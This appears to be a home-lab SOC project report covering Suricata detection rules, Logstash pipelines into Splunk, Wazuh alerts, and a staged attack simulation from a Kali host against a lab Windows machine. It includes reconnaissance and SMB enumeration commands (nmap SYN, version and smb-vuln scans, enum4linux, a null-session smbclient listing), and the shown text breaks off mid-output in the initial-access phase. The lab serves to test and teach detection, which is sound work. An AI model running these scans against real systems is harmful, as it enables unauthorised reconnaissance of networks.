#Creating custom rules file and adding basic detection rules:

sudo nano /var/lib/suricata/rules/local.rules

```
# CUSTOM RULES FOR HOME LAB
# Created for SOC monitoring project

# ICMP Ping detection
alert icmp any any -> any any (msg:"ICMP Ping Detection"; icode:0; itype:8; sid:1000001; rev:1;)

# NMAP TCP SYN Scan detection
alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"Kali TCP SYN Scan to Windows"; flags:S; sid:1000002; rev:1;)

# NMAP UDP Scan detection
alert udp 192.168.100.19 any -> 192.168.100.22 any (msg:"Kali UDP Scan to Windows"; sid:1000003; rev:1;)

# SMB Service detection
alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"Kali SMB Connection Attempt"; sid:1000004; rev:1;)

# HTTP Web Scan detection
alert tcp 192.168.100.19 any -> 192.168.100.22 80 (msg:"Kali HTTP Port Scan"; sid:1000005; rev:1;)

# RDP Service detection
alert tcp 192.168.100.19 any -> 192.168.100.22 3389 (msg:"Kali RDP Connection Attempt"; sid:1000006; rev:1;)

# Any traffic from Kali to Windows (catch-all)
alert ip 192.168.100.19 any -> 192.168.100.22 any (msg:"Kali to Windows Communication"; sid:1000007; rev:1;)
```

#Modifying /etc/suricata/suricata.yaml (line 2370)

rule-files:

- local.rules

- suricata.rules

#Reloading rules

sudo suricatasc -c "ruleset-reload-nonblocking"

#Verification: 46,013 signatures processed - success

```
┌──(soclab㉿suricata)-[~]
└─$ sudo tail -f /var/log/suricata/suricata.log | grep -i "signatures processed"
[4879 - Suricata-Main] 2025-10-30 15:49:41 Info: detect: tenant id 0: 46013 signatures processed. 961 are IP-only rules, 4417 are inspecting packet payload, 40401 inspect appl
ication layer, 110 are decoder event only
```

#Creating Logstash configuration for Suricata,

(Described in 4.5 Logstash setup)

#After rules are successfully loaded and and logstash configuration for Suricata to Splunk is saved, Testing detection capabilitie. On kali attacker we perform ping and nmap simple attacks

sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert") | {timestamp, signature: .alert.signature, src_ip, dest_ip}'


#Now Splunk validation

index=* src_ip="192.168.100.19" dest_ip="192.168.100.22" alert.signature="*"

| stats count by alert.signature

| sort -count

| rename alert.signature as "Attack Signature", count as "Event Count"



4.5 Logstash setup

In the SOC lab architecture, Logstash serves as middleware between the security tools (Suricata and Wazuh) and the SIEM platform (Splunk Enterprise). It addresses several challenges regarding multi-source data aggregation and normalization. The problem involves multiple data formats: Wazuh sends JSON alerts with agent metadata, while Suricata generates EVE JSON with network event details. Splunk requires consistent structure for effective correlation. By implementing Logstash, we achieve unified data processing that reads from both tools and transforms the data into a standardized structure with proper timestamps and contextual enrichment. The processed data becomes more useful and is efficiently delivered to Splunk using the pre-configured HTTP Event Collector. Without Logstash, the data would remain inconsistent, messy, and difficult to analyze. This solution consumes only 1-2 GB of RAM while significantly improving Splunk performance through intelligent pre-processing.

Installation:

#Downloading and installing logstash on two machines – Wazuh Manager (192.168.100.18) and Suricata (192.168.100.17)

wget https://artifacts.elastic.co/downloads/logstash/logstash-8.11.0-amd64.deb

sudo dpkg -i logstash-8.11.0-amd64.deb

#Creating catalog for Logstash configuration

sudo mkdir -p /etc/logstash/conf.d

1)


#Creating Logstash configuration for Suricata,

Input: /var/log/suricata/eve.json (JSON-formatted Suricata alerts)

Output: Splunk HEC endpoint (http://192.168.100.23:8088), Token-based authorization

Result: Data enrichment and normalization of SIEM correlation.

sudo cat /etc/logstash/conf.d/suricata_to_splunk.conf



2)


#Creating Logstash configuration for Wazuh manager

sudo cat /etc/logstash/conf.d/wazuh-splunk.conf

Input: /var/ossec/logs/alerts/alerts.json (JSON- formatted Wazuh alerts)

Output: Splunk HEC endpoint (http://192.168.100.23:8088), Token-based authorization

Result: Data enrichment and normalization of SIEM correlation.



#Launching Logstash


sudo systemctl start logstash

sudo systemctl enable logstash


#Verification of service status and configuration validation on both machines

1) Wazuh (192.168.100.18)

sudo systemctl status logstash



sudo /usr/share/logstash/bin/logstash -f /etc/logstash/conf.d/wazuh-splunk.conf --config.test_and_exit



- Configuration is OK

#Failed login attempt on Windows Endpoint (7 lvl of alert severity)


net use \\127.0.0.1 /user:fakeuser wrongpassword

#Checking alerts on Wazuh Manager


sudo tail -f /var/ossec/logs/alerts/alerts.json | jq 'select(.agent.name == "Win-End" and .rule.level >= 7)'

2) Suricata (192.168.100.17)

sudo systemctl status logstash



sudo systemctl status logstashsudo /usr/share/logstash/bin/logstash -f /etc/logstash/conf.d/suricata_to_splunk.conf --config.test_and_exit



Configuration is OK


#Checking on kali and performing attack to Windows Endpoint

nmap -sS 192.168.100.22

ping -c 3 192.168.100.22

#Checking alerts on Suricata

sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'



Logstash successfully processes and normalizes security data from both Suricata and Wazuh, enabling efficient correlation in Splunk. The dual-pipeline architecture ensures reliable data flow from network and endpoint security layers to the central SIEM platform.

5. Attack simulation and Detection

To validate the effectiveness of the SOC lab's detection capabilities, a comprehensive attack simulation will be executed following the cyber kill methodology. Adversary emulation will progress through multiple attack phases from initial reconnaissance to data exfiltration. It will mirror tactics, techniques and procedures (TTP) observed in real-worlds intrusions. Each phase is designed in this way that it involves network (Suricata) and enpoint (Wazuh) sensors, enabling Splunk correlation and demonstrating the defense architecture ability to detect sophisticated attack patterns with locally created rules.

Scenario represents an external attacker Kali Linux machine (192.168.100.19) against a vulnerable Windows target system (192.168.100.22). The adversary's objective is to establish persistent access, escalate privileges, and exfiltrate sensitive data—following a methodical approach.


Phase 1 – RECONNAISSANCE

Tactic: TA0043 - Reconnaissance

Technique: T1595.001 - Active Scanning: Scanning IP Blocks

#Writing new rule

sudo nano /var/lib/suricata/rules/local.rules



alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"T1595.001 - TCP SYN Host Discovery"; flags:S; threshold: type both, track by_src, count 5, seconds 10; sid:1000102; rev:1;)

#Reloading rules


sudo suricatasc -c reload-rules

#On Kali TCP SYN Scan towards Windows Endpoint

nmap -sS 192.168.100.22

#Checking alerts in Suricata


sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'



#Splunk validation

index=wazuh "alert.signature"="*"| search "T1595.001 - TCP SYN Host Discovery"

2 events (11/3/25 2:45:00.000 PM to 11/3/25 3:45:48.000 PM)



Log snippet:

@timestamp: 2025-11-03T14:35:18.781247770Z

alert:

action: allowed

severity: 3

signature: T1595.001 - TCP SYN Host Discovery

signature_id: 1000102

dest_ip: 192.168.100.22

dest_port: 5100

direction: to_server

event:

original: {"timestamp":"2025-11-03T15:35:18.619733+0100","flow_id":1817309518599567,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.100.19","src_port":64552,"dest_ip":"192.168.100.22","dest_port":5100,"proto":"TCP","ip_v":4,"pkt_src":"

wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000102,"rev":1,"signature":"T1595.001 - TCP SYN Host Discovery","category":"","severity":3},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-11-03T15:35:18.619733+0100","src_ip":"192.168.100.19","dest_ip":"192.168.100.22","src_port":64552,"dest_port":5100}}

name: suricata

in_iface: eth1


```
{ [-]
  @timestamp: 2025-11-03T14:35:18.781247770Z
  @version: 1
  alert: { [-]
    action: allowed
    category:
    gid: 1
    rev: 1
    severity: 3
    signature: T1595.001 - TCP SYN Host Discovery
    signature_id: 1000102
  }
  dest_ip: 192.168.100.22
  dest_port: 5100
  direction: to_server
  event: { [-]
    original:
{"timestamp":"2025-11-03T15:35:18.619733+0100","flow_id":1817309518599567,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.100.19","src_port":64552,"dest_ip":"192.168.100.22
pcap","alert":{"action":"allowed","gid":1,"signature_id":1000102,"rev":1,"signature":"T1595.001 - TCP SYN Host Discovery","category":"","severity":3},"direction":"to_server","flow":
{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-11-03T15:35:18.619733+0100","src_ip":"192.168.100.19","dest_ip":"192.168.100.22","src_port"
  }
  event_type: alert
  flow: { [-]
    bytes_toclient: 0
    bytes_toserver: 60
    dest_ip: 192.168.100.22
    dest_port: 5100
    pkts_toclient: 0
    pkts_toserver: 1
    src_ip: 192.168.100.19
    src_port: 64552
    start: 2025-11-03T15:35:18.619733+0100
```


Phase 2 – DISCOVERY

Tactic: TA0007 - Discovery

Technique: T1046 - Network Service Discovery

#Writing new rule

sudo nano /var/lib/suricata/rules/local.rules

```
# CUSTOM RULES FOR HOME LAB
# Created for SOC monitoring project

# Phase 1 RECONNAISSANCE
#alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"T1595.001 - TCP SYN Host Discovery"; flags:S; threshold: type both, track by_src, count 5, seconds 10; sid:1000102; rev:

# Phase 2 DISCOVERY
alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"T1046 - Network Service Scanning"; flags:S; threshold: type both, track by_src, count 10, seconds 30; sid:1000103; rev:1
alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1046 - SMB Service Discovery"; sid:1000104; rev:1;)
```

alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"T1046 - Network Service Scanning"; flags:S; threshold: type both, track by_src, count 10, seconds 30; sid:1000103; rev:1;)

alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1046 - SMB Service Discovery"; sid:1000104; rev:1;)

#Reloading rules

sudo suricatasc -c reload-rules


#On Kali Service version detection and http scanning towards Windows Endpoint

nmap -sV 192.168.100.22

enum4linux -a 192.168.100.22

#Checking alerts in Suricata

sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'




#Splunk validation

1)

index=wazuh "alert.signature"="*" "alert.signature"="T1046 - SMB Service Discovery"

5 events (11/3/25 5:48:31.000 PM to 11/3/25 6:03:31.000 PM)



Log snippet:

@timestamp: 2025-11-03T17:02:26.212915968Z


signature: T1046 - SMB Service Discovery

signature_id: 1000104

03T18:02:26.127228+0100","flow_id":827916702444716,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.100.19","src_port":33408,"dest_ip":"192.168.100.22","dest_port":445,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000104,"rev":1,"signature":"T1046 - SMB Service Discovery","category":"","severity":3},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":74,"bytes_toclient":0,"start":"2025-11-03T18:02:26.127228+0100","src_ip":"192.168.100.19","dest_ip":"192.168.100.22","src_port":33408,"dest_port":42)

index=wazuh "alert.signature"="*"| search " T1046 - Network Service Scanning"

3 events (11/3/25 5:17:31.000 PM to 11/3/25 5:32:31.000 PM)




Log snippet:

signature: T1046 - Network Service Scanning

signature_id: 1000103

03T17:30:40.939069+0100","flow_id":92622199236504,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.100.19","src_port":54416,"dest_ip":"192.168.100.22","dest_port":199,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000103,"rev":1,"signature":"T1046 - Network Service Scanning","category":"","severity":3},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-11-03T17:30:40.939069+0100","src_ip":"192.168.100.19","dest_ip":"192.168.100.22","src_port":54416,"dest_port":199}}



Phase 3 – INITIAL ACCESS

Tactic: TA0001 - Initial Access

Technique: T1190 - Exploit Public-Facing Application

#Writing new rule

sudo nano /var/lib/suricata/rules/local.rules

```
# CUSTOM RULES FOR HOME LAB
# Created for SOC monitoring project

# Phase 1 RECONNAISSANCE
#alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"T1595.001 - TCP SYN Host Discovery"; flags:S; threshold: type both, track by_src, count 5, seconds 10; sid:1000102; rev:1;)

# Phase 2 DISCOVERY
#alert tcp 192.168.100.19 any -> 192.168.100.22 any (msg:"T1046 - Network Service Scanning"; flags:S; threshold: type both, track by_src, count 10, seconds 30; sid:1000103; rev:1;)
#alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1046 - SMB Service Discovery"; sid:1000104; rev:1;)

# Phase 3 INITIAL ACCESS
alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1190 - SMB Initial Access Attempt"; flow:established; sid:1000106; rev:1;)
```

alert tcp 192.168.100.19 any -> 192.168.100.22 445 (msg:"T1190 - SMB Initial Access Attempt"; flow:established; sid:1000106; rev:1;)

#Reloading rules

sudo suricatasc -c reload-rules

#On Kali we do vulnerability assessment and and check service interaction

nmap -p 445 --script smb-protocols 192.168.100.22

nmap -p 445 --script smb-vuln* 192.168.100.22

smbclient -L //192.168.100.22 –N

```
┌──(soclab㉿kali-attacker)-[~]
└─$ nmap -p 445 --script smb-protocols 192.168.100.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 22:06 CET
Nmap scan report for 192.168.100.22
Host is up (0.00034s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:C1:EF:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-protocols:
|   dialects:
|     2:0:2
|     2:1:0
|     3:0:0
